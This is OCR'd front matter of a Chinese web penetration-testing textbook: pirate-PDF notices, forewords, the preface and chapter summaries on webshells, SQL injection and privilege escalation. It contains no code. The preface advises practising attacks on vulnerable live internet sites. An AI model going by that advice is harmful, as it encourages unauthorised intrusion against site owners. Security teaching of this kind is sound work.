
最新IT书籍PDF
最新IT书籍PDF
最新IT书籍PDF
最新IT书籍PDF



版权相关注意事项：
1、书籍版权归著者和出版社所有
2、本PDF来自于各个广泛的信息平台，经过整理而成
3、本PDF仅限用于非商业用途或者个人交流研究学习使用
4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负
5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

版权相关注意事项：
1、书籍版权归著者和出版社所有
2、本PDF来自于各个广泛的信息平台，经过整理而成
3、本PDF仅限用于非商业用途或者个人交流研究学习使用
4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负
5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

严禁网络传播本PDF，违者责任自负！

Broadview
www.broadview.com.cn

安全技术大系

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

案例全解Web渗透技术，实战，实战，再实战！

安全之路

版权所有，严禁传播，违者自负法律责任！

Web渗透技术及实战案例解析 第2版

非卖品，仅供非商业用途或交流学习使用


严禁网络传播本PDF，违者责任自负！

版权所有，严禁传播，违者自负法律责任！

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

版权所有，严禁传播，违者自负法律责任！



非卖品，仅供非商业用途或交流学习使用

陈小兵 编著

严禁网络传播本PDF，违者责任自负！

版权所有，严禁传播，违者自负法律责任！

中国工信出版集团
电子工业出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

安全技术大系

安全技术大系，是电子工业出版社旗下著名的丛书品牌，从首本推出迄今已沿续了13年，成为业内最具口碑的畅销书系。

该套大系中囊括了国内、国外信息安全领域技术专家们的牛人牛作，以及众多具有前瞻性的安全技术话题，以其内容的代表性、专业性彰显出领域专家的理论与实践水平，反映了安全技术的最新进展。

欢迎感兴趣的您，与我们一起构建信息安全的知识服务体系！

Web渗透图书交流QQ群：436519159

邮箱：simeon2005@qq.com

本资品，仅供非商业用途或交流学习使用


严禁网络传播本PDF，违者责任自负！

安全技术大系

安全之路

Web渗透技术及实战案例解析 第2版

陈小兵 编著



電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

内 容 简 介

本书是《Web 渗透技术及实战案例解析》一书的第 2 版。本书从 Web 渗透的专业角度，结合网络攻防中的实际案例，图文并茂地再现了 Web 渗透的精彩过程。本书还精选经典案例，搭建测试环境，供读者进行测试。本书较第 1 版更加系统、科学地介绍了各种渗透技术，由浅入深地介绍和分析了目前网络上流行的 Web 渗透攻击方法和手段，并结合作者多年的网络安全实践经验给出了相应的安全防范措施，对一些经典案例还给出了经验总结和技巧归纳。本书最大的特色是实用性高、实战性强、思维灵活，内容主要包括 Web 渗透必备技术、常见的加密与解密攻击、Web 漏洞扫描、常见的文件上传漏洞及利用、SQL 注入漏洞及利用、高级渗透技术、Windows 和 Linux 提权、Windows 和 Linux 的安全防范等。

本书既可以作为政府、企业网络安全从业者的参考资料，也可以作为大专院校学生学习渗透测试的教材。

未经许可，不得以任何方式复制或抄袭本书之部分或全部内容。
版权所有，侵权必究。

图书在版编目（CIP）数据

安全之路：Web 渗透技术及实战案例解析 / 陈小兵编著. —2 版. —北京：电子工业出版社，2015.9
（安全技术大系）

ISBN 978-7-121-26774-1

Ⅰ. ①安… Ⅱ. ①陈… Ⅲ. ①计算机网络—安全技术 Ⅳ. ①TP393.08

中国版本图书馆 CIP 数据核字（2015）第 169571 号

责任编辑：潘 昕
印 刷：北京天宇星印刷厂
装 订：北京天宇星印刷厂
出版发行：电子工业出版社
北京市海淀区万寿路 173 信箱 邮编 100036
开 本：787×1092 1/16 印张：36.5 字数：880 千字
版 次：2012 年 4 月第 1 版
2015 年 9 月第 2 版
印 次：2018 年 5 月第 6 次印刷
定 价：99.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

本书咨询联系方式：（010）51260888-819，faq@phei.com.cn。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

序 1

我和小兵相识多年。他起初作为《黑客防线》的读者，而后作为《黑客防线》的作者，在十几年的时间里，虽经历过工作变动，其间还有几年去读研究生，但始终没有脱离和《黑客防线》技术团队的关系。多年来，他的兴趣和主要钻研的技术领域一直都在网络安全方面，特别是 Web 安全领域。对于一个既无学科传承，又无技术体系的全新领域，一头扎进去就是十几年，这在近乎杂乱和浮躁的网络技术行业实属少见。这是他的兴趣，更重要的是，他似乎感觉到，在网络时代，网络安全始终是一个无法回避的重大问题，是一个需要正面积极应对的问题，此中他感受到除了兴趣以外的一种责任，这可能是我们能成为知音且一直保持联系的原因所在。

起初，我们这些专注于系统底层和协议底层技术的人，对于 Web 层面的安全技术并不是那么看重，但是，随着 Web2.0 技术的广泛应用，网络大架构普遍与 Web 服务器直接或者间接互连互通，其现实变为 Web 服务器不仅可以到达外网数据库，也可以到达内网，甚至可以到达骨干网节点——当今世界，完全封闭运行的局域网已经非常少见，这使我们逐渐认识到，Web 攻击和渗透非常有效，因此，Web 安全防范技术显得非常重要。这也正是小兵一直坚持探索的价值所在。

其实，网络安全面临的形势远比我们所知严峻得多。尽管斯诺登已经披露了很多，几乎等于一场网络安全普及教育；尽管我们已经亲历震网、火焰这样攻击代码的分析，几乎等于一堂技术提高课——但是，我们的危机感仍远远不够。大到国家重要数据，中到重要商业数据，小到个人隐私数据，只要这些数据存在于数字设备中，只要这些数字设备存在于网络中，就等于开通了无数个获取核心数据的通道。能否做到有效防范，其根本毋庸置疑，就是技术的比拼，其原理就是我为《黑客防线》确定的核心理念：在攻与防的对立统一中寻求技术突破。小兵及他所带领的团队正是在这个理念下一直坚持探索，取得了不少技术成果，这是我的欣慰，也是中国网络安全的幸事。当初，小兵作为我的“小伙伴”走上了这条路，后来，他又带领不同阶段的小团队，一直在 Web 安全技术上不停探索，更是网络安全技术领域珍贵的后备力量。

“路漫漫其修远兮”，愿小兵及他的后续团队能够一路走下去。还是当年那句话：我们的技术刚刚起步。

孙　彬

非卖品，仅供非商业用途或交流学习使用

版权相关注意事项：
1、书籍版权归著者和出版社所有
2、本PDF来自于各个广泛的信息平台，经过整理而成
3、本PDF仅限用于非商业用途或者个人交流研究学习使用
4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负
5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

严禁网络传播本PDF，违者责任自负！

序 2

这本书是我非常推荐的一本 Web 渗透书籍。这些年来，小兵一直潜心沉淀，在我眼里，他是一线的实战派！这本书的第 1 版面世时，我就第一时间拿到手，当时很是惊讶——作为一线人员的他将多年的积累写成了书。现在的第 2 版更是让人刮目相看。所以，当他说希望我能为这本书写序的时候，我非常爽快地答应下来，希望能向大家传达一些特别的见解。

我和小兵是老朋友了，每次坐下来聊天时，都会碰撞出渗透的火花，这一点让我很是受用。在黑客渗透领域，Web 渗透是一个极其重要的分支。从这本书中可以看出，小兵最擅长的是 Web 服务端渗透，包括从拿下 Web 服务到进入服务器、进入内网的许多渗透思路，这个过程中还融入了社会工程学的经典应用，这些经验非常值得借鉴。但是，这本书没有提到 Web 客户端（或称“Web 前端”）的渗透，最近全球范围内大量报道的“水坑”攻击，其实就是一种 Web 客户端的攻击思路，其中一个典型应用就是 XSS 攻击。在我看来，XSS、CSRF 等 Web 客户端技术在真实的渗透中也是非常有效的，例如大家熟知的“XSS 盲打技术”。Web 客户端的渗透其实是一种被动渗透的思路，往往需要精心准备攻击页面（经常携带恶意 JavaScript 代码），然后通过精准的社工手法或“盲打”技术将这个攻击页面发给目标用户，等待目标用户主动或被动访问这个攻击页面，只要目标用户的浏览器请求访问这个攻击页面，就可以触发这个页面携带的恶意 JavaScript 代码。这段代码不可小觑，很可能让我们坠入“大水坑”，导致 Web 账号甚至机器（PC 或手机）被控制等许多意想不到的结果。

小兵分享的 Web 渗透经验是一种主动渗透思路，这和 Web 客户端的被动渗透思路很不一样。虽然在我看来这两种思路都很重要，但在真实的渗透过程中，主动渗透思路却是主角。希望大家能用心吸收本书的经验，并在实战中发散自己的思路——如果未来的某一天有机会碰面聊天，我们可以一起碰撞出更多新的火花。

最后，由衷钦佩小兵的敬业精神与分享精神，一起加油！

余　弦

《Web 前端黑客技术揭秘》作者

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

其实我和小兵认识的时间不算太长，记得是在他写这本书的第 1 版时，通过好朋友兼前同事“鸟哥”认识的。我对小兵的第一印象是——实在，肯深入钻研各种安全渗透技术，交流的都是“干货”，所以很愿意和他交流分享，互相学习进步。现在，这本书的第 2 版又让我受益匪浅。

当前，信息安全很火，Web 安全更火，各行业、各公司都很重视 Web 安全，对这方面的人才需求很大，所以，这方面的书也很多，有讲原理的，有说框架的，有介绍工具的，也有讲实际操作的，但很少能像这本书一样，由浅入深，全面而深入地介绍和分析当前的渗透技术和手段，着重介绍实际操作、经验和技巧——还有一些是独门绝技。

在小兵写这本书的过程中，我们有一些交流，感觉他对这本书非常认真、仔细，书里的每个工具、案例、技巧都必须在测试环境里测试通过，不确定的坚决不用。我想，这也许是这本书成为一本高质量 Web 安全书籍的重要原因吧！

期待小兵及其团队写出更多更好的安全书籍，和大家一起分享你们的宝贵经验。

张　健

完美世界信息安全总监

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

序 4

计算机安全的涉及范围非常广，Web 安全是其中之一，渗透测试技术也是 Web 安全领域非常热门的技术之一。相比传统的软件安全，Web 安全入门的门槛要低很多，而且相对更容易让我们体验渗透测试带来的乐趣。对渗透测试的技术能力来说，最大的价值不是使用的工具，而是实战经验。在渗透测试中，思路和经验往往比工具、0day 更重要，这本书就分享了大量的实战经验，大家可以好好吸收。

我在甲方做安全业务将近 5 年，期间也写过 4 本安全技术书籍，对安全行业的认识达到了一定的程度。对企业来说，一个合适的安全技术人才非常难以招募。我们通常会开出很高的薪酬待遇，但仍然很难招到我们需要的人才。产品和业务的安全对企业来说至关重要，一个很小的漏洞就可造成无法预估的重大影响。以微博业务为例，任何一个有影响力的“大 V”账户被盗所导致的不良言论，就可能导致公司股价的波动，而“大 V”账户被盗的可能性众多，我们需要防护的点也非常多。安全体系遵循木桶原理，即使其他方面做得再好，只要某个细小的方面出现问题，就会导致整个安全体系的崩溃。

小兵是我很要好的朋友，他一直在渗透测试领域保持着较高的技术水平。很高兴看到小兵这本书出版第 2 版。相比第 1 版，第 2 版增加了大量实战案例，图文并茂，读者可以根据这些实例不断加深自己的理解，丰富自己的渗透测试经验。

总之，这是一本充满实战经验的 Web 安全相关书籍，对于刚刚接触渗透测试技术的朋友来说，通篇没有多余的理论铺垫，就像书名强调的那样——注重实战，相信读完一定收获颇多。

如果你有兴趣与我们一起建立一套完善的社交网络防护安全体系，不妨把简历发给我（shiyao@staff.weibo.com），我们相约北京。

罗诗尧

新浪微博安全团队负责人

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

序 5

随着互联网的飞速发展和 Web 技术的日新月异，特别是 Web2.0 的普及和发展，Web 应用的功能越来越强大，而与之相关的网络安全问题也让人目不暇接：CSDN 用户信息泄露、天涯论坛数据泄露、小米数据泄露、Gmail 数据泄露……呈愈演愈烈之势。Web 安全已经逐渐成为当今网络安全最热门的领域之一，在近年举国上下重点关注安全之际，本书的面世为我们带来了新的“技术食粮”——向陈小兵同志致敬！

我和挚友小兵从认识到现在已有 8 年之久，今日他的杰作第 2 版即将出版，我心中充满喜悦之情，这既是众多网友的期待，也使我们信息安全网络学院学员们的呼声又一次得到满足。小兵为人厚道，做事认真，在国内信息安全圈子中享有盛名，但他为我的助理和网络学员们解答问题时又是那么和蔼可亲，堪称“技术大牛型笑脸哥”，此书一出，学员们估计又要托我来买签名书了。小兵历尽心血更新的第 2 版融入了大量渗透思路和实战经验，并将书中重要的实验放到我主持研发的“红黑演义云端攻防平台”上供大家实践，更体现了他对读者的厚爱！

小兵在 Web 安全领域研究和工作多年，积累了丰富的理论和实战经验，这本书正是这些宝贵经验的结晶。系统性和科学性是本书的第一大特点，本书内容既涵盖了 Web 渗透技术和安全防御的重要基础知识，也体现了 Web 安全防御方面的最新流行技术。重视实践是本书的第二大特点，书中展现了多个典型的攻防情景，再现了 Web 渗透的实际过程，让读者有身临其境之感，配合实战和实验讲解，能够保证读者技术能力的切实提高。由浅入深、循序渐进是本书的第三大特点，本书既给有经验的读者提供了精进技术的指导，也非常适合初学者快速掌握。

通过写序这个机会，也想告诉大家，读书不仅仅要学其中的知识，更重要的是透析作者的思路，灵活运用其中的各种技巧，梳理知识点，最终达到能够“讲书”的程度。

张胜生

工信部资深安全顾问

信息安全应急演练关键技术研究中心主任

东方宏宇国际咨询服务（北京）有限公司总经理

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

前　言

经过近 3 年时间的坚持和奋斗，终于将本书第 2 版完成。本书在第 1 版的基础上增加了大量内容，从 Web 渗透的专业角度系统探讨网络安全攻防技术，尽可能贴近实战，以帮助读者掌握本书的技术要点，再现 Web 渗透场景。

本书主要讨论 Web 渗透攻防技术。攻击与防护是辩证统一的关系，掌握了攻击技术，也就掌握了防护技术。Web 渗透是网络安全攻防的热门技术，攻击者可以通过渗透 Web 服务器，利用已有信息，逐渐深入公司或者大型网络，最终完成渗透。

近几年网络安全的相关话题特别火爆，可以说，从事网络安全是比较有“钱”途的职业之一。目前，各大安全公司都非常缺人，特别是在 CSDN、天涯、小米、Gmail、开心网、人人网等大型网站用户数据库泄露事件发生后，各大公司对安全人才求贤若渴——网站核心数据不安全，就失去了立足之本。掌握网络安全攻防技术、拥有丰富经验的从业人员年薪一般在 20 万元以上，能够独立挖掘漏洞的从业人员年薪一般在 30 万元以上。其实，Web 安全渗透技术也不是那么高不可攀，只要锁定方向，持之以恒，不断进行试验和研究，终将成为一名高手。而且，安全攻防技术与学历无关，很多技术高手都没有上过大学。

Web 渗透攻防技术可以通过以下方法自学：一是通过安全站点漏洞更新通告和安全文章了解漏洞的形成原理和利用过程，掌握漏洞的核心原理；二是在本地搭建试验环境进行实际测试，掌握漏洞的利用方法；三是在互联网上对存在漏洞的站点进行实际操作，在真实环境下进行验证，提出修补漏洞的方法。在研究技术的同时要做好记录，总结失败和成功的原因，积累技巧和经验。笔者曾经见过一位牛人，收集了超过 20GB 的 Web 漏洞数据！

本书内容

本书以 Web 渗透攻击与防御为主线，通过典型的渗透实例介绍 Web 渗透和防御技术，在每一节中，除了技术原理，还对这些技术进行总结和提炼。掌握和理解这些技术后，读者在遇到类似的渗透场景时可以自己进行渗透。本书采用最为通俗易懂的图文解说方式，按照书中的步骤即可还原攻防情景。通过阅读本书，初学者可以很快掌握 Web 攻防的流程及最新的技术和方法，有经验的读者可以在技术上更上一层楼，使攻防技术从理论和实践中更加系统化，同时，可以使用本书介绍的一些防御方法加固服务器系统。

本书共分 8 章，由浅入深，依照 Web 攻防的技术特点安排内容，每一节都是一个具体 Web 攻防技术的典型应用，同时，结合案例给予讲解，并给出一些经典的总结。本书主要内容安排如下。

第 1 章　Web 渗透必备技术

介绍 Web 渗透的基础知识，在 Windows XP 和 Windows 7 中创建及使用 VPN，域名查询技术，常用 DOS 基本命令，CX 端口转发实现内网突破，远程终端的安装与使用，Windows 下 PHP+MySQL

版权相关注意事项：
1、书籍版权归著者和出版社所有
2、本PDF来自于各个广泛的信息平台，经过整理而成
3、本PDF仅限用于非商业用途或者个人交流研究学习使用
4、本PDF获得者不得在互联网上以任何目的进行传播，违规者造成的法律责任和后果，违规者自负
5、如果觉得书籍内容很赞，请一定购买正版实体书，多多支持编写高质量的图书的作者和相应的出版社！当然，如果图书内容不堪入目，质量低下，你也可以选择狠狠滴撕裂本PDF
6、技术类书籍是拿来获取知识的，不是拿来收藏的，你得到了书籍不意味着你得到了知识，所以请不要得到书籍后就觉得沾沾自喜，要经常翻阅！！经常翻阅
7、请于下载PDF后24小时内研究使用并删掉本PDF

+IIS 安全试验平台的搭建，一句话后门的利用及操作，MySQL 数据库导入与导出攻略，以及 SQL Server 2005 还原数据库攻略等。这些技术可以在 Web 渗透中使用，也可以在网络管理中使用。

第 2 章　实战中常见的加密与解密

在 Web 渗透中经常会碰到数据被加密的情况，尤其是用户的密码，各个系统采用的密码加密算法不一样，如明文、MD5、SHA1、Base64 等。如果不了解常见的 Web 加密和解密方法，那么后续渗透工作将无法进行。本章主要介绍 Web 渗透过程中各种密码的破解及解密，获取和破解 Windows 及 Linux 操作系统密码的方法，以及绝大部分应用软件加密密码的获取和破解等。通过本章的学习，读者对后续渗透碰到的密码破解任务可以举一反三，触类旁通。

第 3 章　Web 漏洞扫描

Web 渗透技术的核心就是发现 Web 漏洞，我们可以通过扫描器进行漏洞扫描。本章主要介绍 Jsky、Acunetix Web Vulnerability Scanner、Safe3 等扫描工具，还对 Windows 操作系统、MSSQL、MySQL、FTP、路由器等的口令扫描和利用进行了介绍。

第 4 章　常见文件上传漏洞及利用

上传是 Web 渗透中最容易获得 WebShell 的途径之一。本章介绍了如何利用 WebEditor、FCKeditor、

CuteEditor 等典型编辑器漏洞获取 WebShell 的方法，同时还对登录绕过后通过 Flash 上传、文件上传等方法获取 WebShell 进行了探讨。

第 5 章　SQL 注入漏洞及其利用

SQL 注入是 Web 渗透的核心技术。本章主要介绍如何使用 SQL 注入方法获取 WebShell，穿插介绍了如何使用多种扫描软件、攻击工具渗透 Web 服务器并提权。

第 6 章　高级渗透技术

本章介绍如何充分利用多种技术组合，结合巧妙的思路，最终成功渗透一些高难度的 Web 服务器，同时还对一些不常见的高级漏洞的利用进行了探讨。

第 7 章　Windows 和 Linux 提权技术

本章主要通过一些实例讨论如何进行 Windows 提权。这些提权方法比较经典，掌握这些提权方法后，对其他提权方法也可以触类旁通。Web 渗透的终极目标就是获取服务器权限，也即在获取 Webshell 权限后，利用现有信息和资源，通过各种途径，让 Webshell 权限提升到操作系统权限。Windows 提权的方法很多，本书仅介绍一些常见的提权方法，包括 MSSQL 和 MySQL 数据库提权、Serv-U 提权、Winmail 提权、Pr 提权、JBoss 提权。提权的核心思想就是通过应用程序或者操作系统漏洞，使普通用户获得 system 权限。

第 8 章　Windows 及 Linux 安全防范

本章就一些常见的漏洞和弱点进行分析，抛砖引玉。真正的安全防范是一个持续的改进和完善过程，需要随时关注 0day 及安全漏洞。在网络攻防的整个过程中，安全防范非常重要，攻击方需要隐藏自己的 IP 地址，消除痕迹，防止被发现，而防守方则关注如何加固，使自己的系统更加安全。

可以说，牢不可破是终极目标。在武侠小说中经常提及一个理念：最好的防御就是攻击。通过攻击自身系统发现漏洞，对漏洞进行分析、修补和加固，也就有了日常听到的安全公司进行某项目的安全评估。

虽然本书的内容已经比较丰富和完整，但仍无法涵盖所有的 Web 渗透技术。通过本书的学习，希望读者可以快速了解和掌握 Web 渗透技术，加固自己的服务器。本书的目的是通过 Web 渗透技术，结合一些案例探讨网络安全，从而更好地加固 Web 服务器，远离黑客的威胁。

资源下载

书中提到的所有相关资源可以到 http://www.antian365.com 下载，笔者在多年工作中收集的渗透工具包也免费供读者下载。

特别声明

本书的目的绝不是为那些怀有不良动机的人提供支持，也不承担因为技术被滥用所产生的连带责任。本书的目的在于最大限度地唤醒读者对网络安全的重视，并采取相应的安全措施，从而减少

由网络安全带来的经济损失。

由于作者水平有限，加之时间仓促，书中疏漏之处在所难免，恳请广大读者批评指正。

反馈与提问

如果读者在阅读本书的过程中遇到任何问题或者对本书有任何意见，都可以直接发送邮件至antian365@gmail.com进行反馈。

致谢

感谢电子工业出版社对本书的大力支持，尤其是潘昕编辑为本书出版所做的大量工作，感谢美工对本书进行的精美设计。感谢多年来在信息安全领域给我教诲的所有良师益友，感谢众多热心网友对本书的支持。

感谢我的家人，是他们的支持和鼓励使本书得以顺利完成。

